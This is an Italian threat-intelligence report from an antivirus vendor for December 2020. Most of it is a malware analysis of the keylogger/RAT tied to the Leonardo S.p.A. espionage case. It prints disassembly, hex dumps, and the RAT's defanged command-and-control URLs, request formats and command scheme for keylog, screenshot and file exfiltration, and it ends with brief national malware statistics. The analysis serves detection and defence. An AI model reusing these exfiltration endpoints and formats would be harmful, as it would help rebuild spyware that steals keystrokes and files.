Cyber-Threat Report

Dicembre 2020

TG Soft
Cyber Security Specialist
www.tgsoft.it

Dicembre 2020

TG Soft
Cyber-Threat Report

Notizie di rilievo:

Attacco a Leonardo S.p.A.

Panorama delle minacce in Italia a dicembre

Sommario:

Nel mese di dicembre ha fatto scalpore l'arresto di due persone, italiane, coinvolte in un attacco di cyber-spionaggio interno a Leonardo S.p.A. avvenuto tra maggio 2015 e gennaio 2017. L'attacco di cyber-spionaggio sarebbe stato compiuto attraverso un RAT con esfiltrazione di non meno di centomila file, per un totale di oltre 10 GB di dati rubati. Il mese nero di Leonardo S.p.A. continua con un attacco ransomware avvenuto il 4 dicembre, a farne le spese è la società Kopter Group appartenente a Leonardo Company, a rivendicarne l'attacco è il gruppo cyber-criminale autore del ransomware LockBit. Emotet è tornato a colpire nelle vacanze natalizie. Sono continuate le campagne di AgentTesla, LokiBot e Ursnif. Ursnif è stato molto attivo con numerose campagne nel mese di dicembre. In questo mese sono continuati gli attacchi ransomware, molti dei quali veicolati via RDP o VPN, tra questi possiamo annoverare Phobos, Makop e Ranzy Locker.

CRAM CENTRO RICERCHE ANTI-MALWARE

TG Soft Cyber Security Specialist
www.tgsoft.it

TG Soft S.r.l.

Via Pitagora n. 11/B
35030 Rubàno (PD)
Italy

Tel.: +39 049.8977432
Fax: +39 049.8599020
Email: info@tgsoft.it

TG Soft Cyber Security Specialist è produttore della suite di sicurezza Anti-Virus denominata **Vir.IT eXplorer** e presente nel settore della sicurezza informatica dai primi anni '90.

Il **C.R.A.M.** acronimo di Centro Ricerche Anti-Malware di TG Soft ha come obiettivi:

- PROMUOVERE e DIFFONDERE nel nostro Paese la cultura e la consapevolezza della Sicurezza Informatica in tutti i suoi aspetti.
- SUGGERIRE e PROPORRE atteggiamenti consapevoli e coerenti sulla Sicurezza Informatica e in particolare comportamenti da tenere, sia da parte degli utenti sia da parte dei consulenti informatici, per evitare di essere colpiti da virus/malware informatici;
- PROMUOVERE, ISTITUIRE e FAVORIRE iniziative per la formazione e la sensibilizzazione su vari temi della Sicurezza Informatica, in particolare tramite l'organizzazione di seminari e la pubblicazione di documenti e articoli relativi alla Sicurezza Informatica.

Proteggiamo il tuo business dai cyber-criminali

[www.tgsoft.it]

Seguici sui social:

Cyber-Threat Intelligence e Infection Rate

Al giorno d'oggi sono sempre più frequenti gli attacchi Cyber perpetrati contro le aziende. TG Soft analizza e cataloga queste minacce rilasciando report settimanali e mensili, dove vengono illustrati i trend del momento.

Il C.R.A.M. (Centro Ricerche Anti-Malware) di TG Soft raccoglie i dati della telemetria inviati dal software anti-virus Vir.IT eXplorer installato sui propri utenti/clienti e le informazioni di investigazione sui casi di attacchi informatici, per avere un quadro aggiornato della Cyber-Security in Italia.

L'indice che misura lo stato della Cyber-Security è l'Infection Rate (IR), che è la percentuale degli utenti dell'anti-virus Vir.IT eXplorer che hanno incontrato una minaccia che sia stata segnalata al C.R.A.M. di TG Soft.

L'Infection Rate può essere calcolato su un sotto-insieme di dati, ad esempio su un determinato sistema operativo, fornendo informazioni su quale possa essere il sistema operativo da considerarsi più sicuro. Le informazioni raccolte e analizzate ci permettono di determinare la tipologia degli attacchi, la frequenza con cui avvengono, la loro distribuzione e evoluzione nel breve e lungo periodo.

"Infection Rate: è la percentuale degli utenti che hanno incontrato almeno una minaccia segnalata al C.R.A.M. di TG Soft"

In primo piano

Attacco a Leonardo S.p.A.

Il 5 dicembre 2020 il C.N.A.I.P.I.C. (Centro Nazionale Anticrimine Informatico per la Protezione delle Infrastrutture Critiche) ha reso noto attraverso il comunicato stampa "Attacco Hacker a Leonardo Spa, 2 arresti" di un attacco allo stabilimento di Pomigliano D'Arco (NA) di Leonardo S.p.A., da parte di un ex dipendente e di un dirigente della società. E' emerso che per quasi due anni, tra maggio 2015 e gennaio 2017, le strutture informatiche di Leonardo S.p.A. erano state colpite da un attacco informatico attraverso un RAT (Remote Access Trojan) con un'esfiltrazione di oltre centomila file riguardanti dati personali di dipendenti e progetti della medesima società. Secondo gli investigatori oltre a Leonardo S.p.A. ad essere stati attaccati, risultano essere stati spiati una società del gruppo Alcatel e altre aziende operanti nel settore della produzione aerospaziale.

Poche sono le informazione rilasciate dal C.N.A.I.P.I.C. sulla tipologia dell'attacco informatico che ha colpito Leonardo, limitandosi ad indicare il nome del file RAT utilizzato (CFTMON.EXE) e il server di comando e controllo: ***fujinama.altervista.]org***

Il C.R.A.M. (Centro Ricerche Anti-Malware) di TG Soft ha analizzato il sample che potrebbe essere collegato all'attacco all'infrastruttura informatica di Leonardo S.p.A.

```
Nome File: CFTMON.EXE
Dimensione: 49.152 byte
SHA-256: 3c4444c8339f2b4c04931a379daf9d041854b168e45f949515f90b124821d626
Data di compilazione: 14/07/2015 12:33:39
VirIT: Trojan.Win32.FujinamaRat.A
```

Il malware CFTMON.EXE è un RAT con le funzionalità di:

- Keylogger
- Screenshot
- Esecuzione comandi ed esfiltrazione file

Il malware è stato compilato il 14 luglio 2015 ed è scritto in Visual Basic. All'interno vi sono delle stringhe che indicano la versione del progetto: **cftmon v3.5**

```
1700: 63 66 74 6D  6F 6E 00 30  57 69 6E 64  6F 77 73 20 cftmon.0Windows
1710: 53 79 73 74  65 6D 20 4D  61 6E 61 67  65 72 00 53 System Manager.S
1720: 00 00 00 00  FF CC 31 00  06 4F 12 C7  19 59 B4 D9 ......1..O...Y..
1730: 46 AD 48 F0  58 3D A6 32  42 9E 06 7D  C6 C7 6D 2D F.H.X=.2B..}..m-
1740: 46 BB 2E 13  D9 ED 29 EA  16 3A 4F AD  33 99 66 CF F.....)..:O.3.f.
1750: 11 B7 0C 00  AA 00 60 D3  93 00 00 00  00 00 00 00 ......`.........
1760: 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00 ................
1770: 00 00 00 00  00 00 00 00  00 00 00 00  00 69 05 00 .............i..
1780: 00 A2 04 00  00 00 07 00  66 72 6D 4D  61 69 6E 00 ........frmMain.
1790: 0D 01 0B 00  63 66 74 6D  6F 6E 20 76  33 2E 35 00 ....cftmon v3.5.
```


Inoltre è presente il percorso del progetto del RAT:

```
1E90: 2A 00 5C 00  41 00 45 00  3A 00 5C 00  73 00 70 00 *.\.A.E.:.\.s.p.
1EA0: 79 00 4C 00  6F 00 67 00  5C 00 63 00  66 00 74 00 y.L.o.g.\.c.f.t.
1EB0: 6D 00 6F 00  6E 00 5F 00  76 00 33 00  2E 00 35 00 m.o.n._.v.3...5.
1EC0: 5F 00 68 00  74 00 74 00  70 00 5F 00  67 00 72 00 _.h.t.t.p._.g.r.
1ED0: 61 00 62 00  5C 00 63 00  66 00 74 00  6D 00 6F 00 a.b.\.c.f.t.m.o.
1EE0: 6E 00 2E 00  76 00 62 00  70 00 00 00  00 00 00 00 n...v.b.p.......
```

E:\spyLog\cftmon_v3.5_http_grab\cftmon.vbp

Il percorso del progetto si trova in una prima cartella principale denominata "*spyLog*" e all'interno di questa vi troviamo la directory "*cftmon_v3.5_http_grab*" contenente il progetto in Visual Basic del RAT. E' interessante notare che nel nome della cartella del progetto dopo la versione 3.5 contiene i termini "http" e "grab", come ad indicare che questa release contiene delle "new features".

Il progetto del RAT contiene solamente un form e le procedure/funzioni che vediamo nella figura a destra.



Vi sono 4 timer:

- t_key: keylogger
- t_save: modulo per l'invio al c2 del keylogger (ogni 60 sec.)
- t_grab: modulo per l'invio al c2 degli screenshot (ogni 65 sec.)
- t_cmd: ricezione comandi e esfiltrazione file

Vengono importate diverse API di Wininet.dll per contattare il server c2, il modulo keylogger utilizza la funzione *GetAsyncKeyState* per memorizzare i tasti premuti. La cattura dello schermo invece avviene emulando la pressione del tasto "print screen" sulla tastiera attraverso la funzione *keybd_event*, in questo modo l'immagine a schermo viene memorizzata nella clipboard, per poi essere salvata in formato .jpeg nella cartella %temp% dell'utente attraverso la funzione *GdipSaveImageToFile*.

Il modulo del keylogger invia le informazioni catturate al server di comando e controllo contattando la seguente pagina:

http://fujinama.altervista.]org/copy.php?file=*<lista tasti catturati dal keylogger>*&name=*<nome_pc>*

Come possiamo vedere in questo esempio:

```
http://fujinama.altervista.]org/copy.php?file= [ CTRL ] [ END ]
[ CTRL ]c [ CTRL ]v[ INVIO ]&name=<nome_pc>
```

E' interessante notare che emulando la pressione del tasto "print screen" per catturare l'immagine dello schermo, anche questo comando veniva registrato dal keylogger con l'invio dell'informazione al server c2:

```
http://fujinama.altervista.]org/copy.php?file= [ PRINT ]&name=<nome_pc>
```

L'immagine dello schermo catturata veniva inviata attraverso una chiamata post alla pagina:

http://fujinama.altervista.]org/upload.php

Le informazioni inviate erano strutturate in questo modo:

```
--7d738a112e08ea
Content-Disposition: form-data; name="description"

<nome pc>
--7d738a112e08ea
Content-Disposition: form-data; name="thefile"; filename="%Temp%\<nome pc>_<data>_<ora>.jpg"
Content-Type: application/octet-stream
<file binario dell'immagine>
```

Il RAT per ricevere i comandi da eseguire nel computer compromesso si collegava rispettivamente alla propria pagina di configurazione:

http://fujinama.altervista.]org/*<nome_pc>*.cfg

Il file di configurazione <nome_pc>.cfg era preparato quindi ad hoc dai cyber-criminali per inviare comandi al computer spiato.

Il file di configurazione poteva contenere due tipologie di comandi da eseguire:

- CMD:
- SND:

Nell'immagine possiamo vedere la chiamata alla pagina del file di configurazione della vittima:

```
loc_00404999: 6A00                  push 00000000h
loc_0040499B: 6800000080            push 80000000h
loc_004049A0: 6A00                  push 00000000h
loc_004049A2: 6A00                  push 00000000h
loc_004049A4: 6838314000            push 00403138h ; "http://"
loc_004049A9: 6858264000            push 00402658h ; "fujinama.altervista.org"
loc_004049AE: FF1528104000          call [00401028h] ; __vbaStrCat
loc_004049B4: 8BD0                  mov edx, eax
loc_004049B6: 8D4DAC                lea ecx, var_54
loc_004049B9: FF1538114000          call [00401138h] ; __vbaStrMove
loc_004049BF: 50                    push eax
loc_004049C0: 684C314000            push 0040314Ch ; "/"
loc_004049C5: FF1528104000          call [00401028h] ; __vbaStrCat
loc_004049CB: 8BD0                  mov edx, eax
loc_004049CD: 8D4DA8                lea ecx, var_58
loc_004049D0: FF1538114000          call [00401138h] ; __vbaStrMove
loc_004049D6: 50                    push eax
loc_004049D7: 8B5508                mov edx, arg_8
loc_004049DA: 8B4238                mov eax, [edx+00000038h]
loc_004049DD: 50                    push eax
loc_004049DE: FF1528104000          call [00401028h] ; __vbaStrCat
loc_004049E4: 8BD0                  mov edx, eax
loc_004049E6: 8D4DA4                lea ecx, var_5C
loc_004049E9: FF1538114000          call [00401138h] ; __vbaStrMove
loc_004049EF: 50                    push eax
loc_004049F0: 6854314000            push 00403154h ; ".cfg"
loc_004049F5: FF1528104000          call [00401028h] ; __vbaStrCat
```

Se all'interno del file di configurazione è presente la voce "CMD:"

```
loc_00404C43: 6864314000            push 00403164h ; "CMD:"
loc_00404C48: FF1584104000          call [00401084h] ; __vbaStrCmp
loc_00404C4E: 85C0                  test eax, eax
loc_00404C50: 0F8592020000          jnz 00404EE8h
```

allora viene eseguito il comando attraverso la Shell:

```
loc_00404CDC: 8D45C8                lea eax, var_38
loc_00404CDF: 898558FFFFFF          mov var_A8, eax
loc_00404CE5: C78550FFFFFF08400000  mov var_B0, 00004008h
loc_00404CEF: 6A00                  push 00000000h
loc_00404CF1: 8D8D50FFFFFF          lea ecx, var_B0
loc_00404CF7: 51                    push ecx
loc_00404CF8: FF15A4104000          call [004010A4h] ; rtcShell
```

E dopo viene chiamata la seguente pagina per confermare l'esecuzione del comando:

http://fujinama.altervista.]org/cm.php?file=NULL&name=<*nome_pc*>.cfg

Se invece all'interno del file di configurazione è presente la voce "SND:"

```
loc_00404EF6: 68C4314000          push 004031C4h ; "SND:"
loc_00404EFB: FF1584104000        call [00401084h] ; __vbaStrCmp
loc_00404F01: 85C0                test eax, eax
loc_00404F03: 0F850E030000        jnz 00405217h
```

allora viene esfiltrato il file indicato dopo il comando "SND:" attraverso la chiamata:

http://fujinama.altervista.]org/upload.php

```
loc_00404F88: C745FC18000000      mov var_4, 00000018h
loc_00404F8F: BAD4314000          mov edx, 004031D4h ; "/upload.php"
loc_00404F94: 8D4DA8              lea ecx, var_58
loc_00404F97: FF1500114000        call [00401100h] ; __vbaStrCopy
loc_00404F9D: BA58264000          mov edx, 00402658h ; "fujinama.altervista.org"
loc_00404FA2: 8D4DAC              lea ecx, var_54
loc_00404FA5: FF1500114000        call [00401100h] ; __vbaStrCopy
loc_00404FAB: 8D45A4              lea eax, var_5C
loc_00404FAE: 50                  push eax
loc_00404FAF: 8D4DC8              lea ecx, var_38
loc_00404FB2: 51                  push ecx
loc_00404FB3: 8D55A8              lea edx, var_58
loc_00404FB6: 52                  push edx
loc_00404FB7: 8D45AC              lea eax, var_54
loc_00404FBA: 50                  push eax
loc_00404FBB: 8B4D08              mov ecx, arg_8
loc_00404FBE: 8B11                mov edx, [ecx]
loc_00404FC0: 8B4508              mov eax, arg_8
loc_00404FC3: 50                  push eax
loc_00404FC4: FF92F8060000        call [edx+000006F8h]
```

Successivamente viene chiamata la seguente pagina per confermare l'esecuzione del file esfiltrato:

http://fujinama.altervista.]org/cm.php?file=NULL&name=<*nome_pc*>.cfg

Il RAT che ha colpito Leonardo contatta i seguenti url:

URl	Descrizione
http://fujinama.altervista.]org/copy.php?file=<*lista tasti keylogger*>&name=<*nome_pc*>	Keylogger
http://fujinama.altervista.]org/upload.php	Invio file esfiltrato oppure immagine dello schermo catturato
http://fujinama.altervista.]org/<*nome_pc*>.cfg	File di configurazione per l'esecuzione dei comandi da eseguire sul computer della vittima
http://fujinama.altervista.]org/cm.php?file=NULL&name=<*nome_pc*>.cfg	Conferma esecuzione del comando

E' stato individuato un secondo sample (cftmon.exe), che potrebbe essere sempre collegato all'attacco a Leonardo S.p.A..

Nome File: CFTMON.EXE

Dimensione: 36.864 byte

SHA-256: 748d991969a8a7d4da78abc9ec407a9e045ce2e97394350dc4b528565eca02b9

Data di compilazione: 28/05/2015 08:02:25

VirIT: Trojan.Win32.FujinamaRat.C

Il malware CFTMON.EXE contiene solamente la funzionalità da keylogger, quindi non è un RAT, ma vi sono molti elementi in comune tra i due progetti.

Il malware è stato compilato il 28 maggio 2015 ed è scritto in Visual Basic. All'interno vi sono delle stringhe che indicano la versione del progetto: **cftmon v2.6**

```
1960: 00 00 00 00  63 66 74 6D  6F 6E 00 63  66 74 6D 6F  ....cftmon.cftmo
1970: 6E 20 76 32  2E 36 00 00  63 66 74 6D  6F 6E 00 00  n v2.6..cftmon..
```


Inoltre è presente il percorso del progetto del RAT:

```
19A0: 00 70 40 00  2A 00 5C 00  41 00 46 00  3A 00 5C 00  .p@.*.\.A.F.:.\.
19B0: 73 00 70 00  79 00 4C 00  6F 00 67 00  5C 00 63 00  s.p.y.L.o.g.\.c.
19C0: 66 00 74 00  6D 00 6F 00  6E 00 5F 00  76 00 33 00  f.t.m.o.n._.v.3.
19D0: 2E 00 33 00  5F 00 68 00  74 00 74 00  70 00 5C 00  ..3._.h.t.t.p.\.
19E0: 63 00 66 00  74 00 6D 00  6F 00 6E 00  2E 00 76 00  c.f.t.m.o.n...v.
19F0: 62 00 70 00  00 00 00 00  00 00 00 00  00 00 00 00  b.p.............
```

F:\spyLog\cftmon_v3.3_http\cftmon.vbp

Nel percorso del progetto del RAT è indicata come versione 3.3 al posto di 2.6, si può quindi ipotizzare che il progetto sia partito dalla versione base 2.6.

Il progetto del RAT contiene solamente un form e le procedure/funzioni che vediamo nella figura a destra.



Vi sono 2 timer:

- Timer1_Timer: keylogger
- t_save_Timer: modulo per l'invio al c2 del keylogger

Vengono importate diverse API di Wininet.dll per contattare il server c2, il modulo keylogger utilizza la funzione *GetAsyncKeyState* per memorizzare i tasti premuti.

Il modulo del keylogger invia le informazioni catturate al c2 alla seguente pagina: http://fujinama.altervista.]org/copy.php?file=<*lista tasti catturati dal keylogger*>&name=<*nome_pc*>

Un terzo sample (igfxtray.exe) potrebbe, anch'esso essere collegato al progetto del RAT che ha colpito Leonardo S.p.A..

Nome File: IGFXTRAY.EXE

Dimensione: 40.960 byte

SHA-256: 00092c4212f31387983e7e4b03d4f8362e58a43861d8073e71d20e95addeb8a2

Data di compilazione: 22/09/2018 23:10:46

VirIT: Trojan.Win32.FujinamaRat.B

Il malware IGFXTRAY.EXE contiene solamente la funzionalità da keylogger, quindi non è un RAT, ma vi sono molti elementi in comune tra i due progetti (forse un "fork").

Il malware è stato compilato il 22 settembre 2018 ed è scritto in Visual Basic. All'interno vi sono delle stringhe che indicano la versione del progetto: **cftmon v2.6**


```
1AD0: 69 67 66 78  74 72 61 79  00 63 66 74  6D 6F 6E 20 igfxtray.cftmon
1AE0: 76 32 2E 36  00 00 69 67  66 78 74 72  61 79 00 00 v2.6..igfxtray..
```

Inoltre è presente il percorso del progetto del RAT:

```
1B10: 00 80 40 00  2A 00 5C 00  41 00 43 00  3A 00 5C 00 ..@.*.\.A.C.:.\.
1B20: 55 00 73 00  65 00 72 00  73 00 5C 00  56 00 4D 00 U.s.e.r.s.\.V.M.
1B30: 5C 00 44 00  65 00 73 00  6B 00 74 00  6F 00 70 00 \.D.e.s.k.t.o.p.
1B40: 5C 00 62 00  6D 00 39 00  74 00 64 00  47 00 5A 00 \.b.m.9.t.d.G.Z.
1B50: 6A 00 43 00  67 00 5C 00  62 00 6D 00  39 00 74 00 j.C.g.\.b.m.9.t.
1B60: 64 00 47 00  5A 00 6A 00  43 00 67 00  2E 00 76 00 d.G.Z.j.C.g...v.
1B70: 62 00 70 00  00 00 00 00  00 00 00 00  00 00 00 00 b.p.............
```

C:\Users\VM\Desktop\bm9tdGZjCg\bm9tdGZjCg.vbp

Il progetto del RAT contiene solamente un form e le procedure/funzioni che vediamo nella figura a destra.



Vi sono 2 timer:

- Timer1_Timer: keylogger
- t_save_Timer: modulo per l'invio al c2 del keylogger

Vengono importate diverse API di Wininet.dll per contattare il server c2, il modulo keylogger utilizza la funzione *GetAsyncKeyState* per memorizzare i tasti premuti.

Il modulo del keylogger invia le informazioni catturate al server di comando e controllo contattando la seguente pagina:

http://xhdyeggeeefeew.000webhostapp.]com/XdffCcxuiusSSxvbZz.php?ZmlsZQo=*IFtFTkRdIA*==&bmFtZQo=*<nome_pc>*

La lista dei tasti premuti viene inviata in formato BASE64.

Il codice del keylogger del sample IGFXTRAY.EXE è identico al sample CFTMON.EXE, vi sono solo alcune differenze sul log dei tasti, ad esempio in CFTMON.EXE è utilizzato il termine "[INVIO]". invece in IGFXTRAY.EXE è usato "[RETURN]".

Abbiamo messo a confronto i tre sample:

	CFTMON.EXE	CFTMON.EXE	IGFXTRAY.EXE
Versione	cftmon v3.5	cftmon v2.6	cftmon v2.6
Data di compilazione	14/07/2015	28/05/2015	22/09/2018
Path di compilazione	E:\spyLog\cftmon_v3.5_http_grab\cftmon.vbp	F:\spyLog\cftmon_v3.3_http\cftmon.vbp	C:\Users\VM\Desktop\bm9tdGZjCg\bm9tdGZjCg.vbp
Titolo del Form	cftmon v3.5	cftmon v3.3	dllhost.exe
Funzionalità	keylogger, screen capture, esecuzione comandi e esfiltrazione file	keylogger	keylogger
C2	fujinama.altervista.]org	fujinama.altervista.]org	xhdyeg-geeefeew.000webhostapp.]com

I tre sample hanno in comune lo stesso progetto di base, ma la variante IGFXTRAY.EXE sembra sia stata compilata da un'altra persona.

Conclusioni

Il malware utilizzato nell'attacco a Leonardo S.p.A. è un RAT che implementa funzioni basilari e non particolarmente sofisticate. Le informazioni esfiltrate, non utilizzando nessun algoritmo di cifratura per "nascondersi", vengono inviate in chiaro. Un attento analista del traffico si sarebbe accorto immediatamente di un traffico anomalo e sospetto nella sua rete, anche perché viene inviata una richiesta GET con il nome del computer della vittima in chiaro per ricevere i comandi da eseguire. Ma la tipologia dell'attacco interna, da parte di dipendenti o collaboratori infedeli con mansioni collegate alla cyber-security, ha fatto si che l'attacco di spionaggio fosse perpetrato per più di due anni.


Questa tipologia di attacco attraverso dipendenti o consulenti/collaboratori infedeli è la peggiore che ad un'azienda possa accadere.

TG Soft
Cyber Security Specialist
www.tgsoft.it

Statistiche Malware

Dicembre 2020—ITALIA

I dati della telemetria del C.R.A.M. di TG Soft sono raccolti dagli utenti che utilizzano il software anti-virus Vir.IT eXplorer. Le segnalazioni derivano da attacchi bloccati oppure malware riscontrati all'interno del parco macchine monitorato. Ogni minaccia identificata da Vir.IT viene classificata in famiglie e in cluster di malware. Ogni cluster di malware può contenere uno o più samples, ad esempio **Office.VBA.Macro_Heur** raggruppa centinaia o migliaia di macro virus distinti.




Nel mese di dicembre abbiamo avuto una leggera flessione del numero di malware rispetto al precedente mese di novembre, dove erano stati riscontrati 5227 cluster di malware contro i 5137 del mese di dicembre (-1,72%).

Nel grafico a fondo pagina possiamo vedere l'andamento giornaliero delle infezioni in Italia.

All'inizio del mese abbiamo avuto un picco di segnalazioni d'infezione, dovute alle scansioni automatiche mensili del motore anti-virus Vir.IT eXplorer. Nelle settimane successive, abbiamo un incremento delle segnalazioni il lunedì, per poi calare in modo progressivo nei giorni successivi. Il giorno 9 vi è stato un picco infrasettimanale dovuto alla campagna per la diffusione di LokiBot e AgentTesla.

L'andamento delle infezioni a dicembre è stato abbastanza uniforme, non vi sono stati attacchi massivi sebbene Emotet nella seconda metà del mese si sia rifatto vivo dopo qualche settimana di pausa.



Nel grafico sottostante vediamo le statistiche relative al mese di dicembre 2020 suddivise per "Tipologia Malware" riscontrate in Italia.

Con il termine malware intendiamo qualsiasi tipologia di software malevolo che possa arrecare danno al sistema informatico.


I malware si suddividono in diverse tipologie: Adware, Backdoor, Trojan, Worm, Virus, PUA/PUP, Deceptor, etc.

